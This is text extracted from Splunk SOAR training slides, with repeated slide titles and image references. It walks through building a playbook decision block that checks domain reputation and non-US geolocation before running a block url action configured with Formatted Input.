
Working With ActionResults




Notice how limited our options are here...




Working With ActionResults




More action outputs available now




Working With ActionResults




Working With ActionResults



Working With ActionResults



Working With ActionResults



The screenshot shows the 'decision 1' configuration screen in the Splunk Decision Editor. The 'Configure' tab is selected. Under the 'CONDITIONS' section, there is one condition named 'Condition 1'. The condition details are as follows:

- Operator: If
- Condition 1:
 - Comparison: >=
 - Value: 3
 - Comparison: ==
 - Value: Select Parameter
- Logical Operator: and (highlighted with a pink box)
- Comparison: ==
- Value: Select Value


Below the conditions, there are buttons for '+ Else If' and '+ Else'. At the bottom, there is a 'Done' button.

Verify that "and" is selected from the dropdown menu

Working With ActionResults

The screenshot shows the Splunk Action Results interface. On the left, there's a sidebar titled "CONDITIONS" with an "If" section containing a condition: "domain_reputation_1:action_result.data.*.det >= 3". Below this is an "and" section with a dropdown menu "Select Parameter" highlighted with a pink box and a callout "Click!" (labeled 1). Further down are "==" and "+ Else If" buttons. A "Done" button is at the bottom. In the center, there's an "ACTION" card labeled "domain reputation". To the right is a search bar with "iso" typed in, with a callout "Type 'iso' to narrow down fields via search" (labeled 2). Below the search bar is a sidebar with a tree view of fields under "action_result": "data": "continent_name", "country_iso_code", "country_name", "latitude", "longitude", "city_name", "postal_code", "as_org", "state_iso_code", "state_name". The "country_iso_code" field is also highlighted with a pink box and a callout "Click!" (labeled 3).

Working With ActionResults



The screenshot shows the Splunk Decision Editor interface. A condition is being configured:


- Condition 1:**
 - If:** domain_reputation_1:action_result.data.*.det >= 3
 - and:** geolocate_ip_1:action_result. >
 - !=:** US (highlighted with a pink box)

A callout box with a pink border and arrow points to the "!=" dropdown menu with the text: "Click and select != from the dropdown menu". Another callout box with a pink border and arrow points to the "US" input field with the text: "Type "US" in capital letters".


Type "US" in capital letters

splunk > turn data into doing

Working With ActionResults



Working With ActionResults



splunk> turn data into doing®

Working With ActionResults


Recall that during the manual process of this investigation, the block url action required adding “http://” to the beginning of the domain

SOAR enables us to do this three different ways:


1. Edit the custom code of the block url action
2. Use a Format block between the decision and the block url action
3. Use a Formatted Input configuration for the action - *released in SOAR 5.2!*

We are going to use option 3 - Formatted Input - for our playbook today


Working With ActionResults



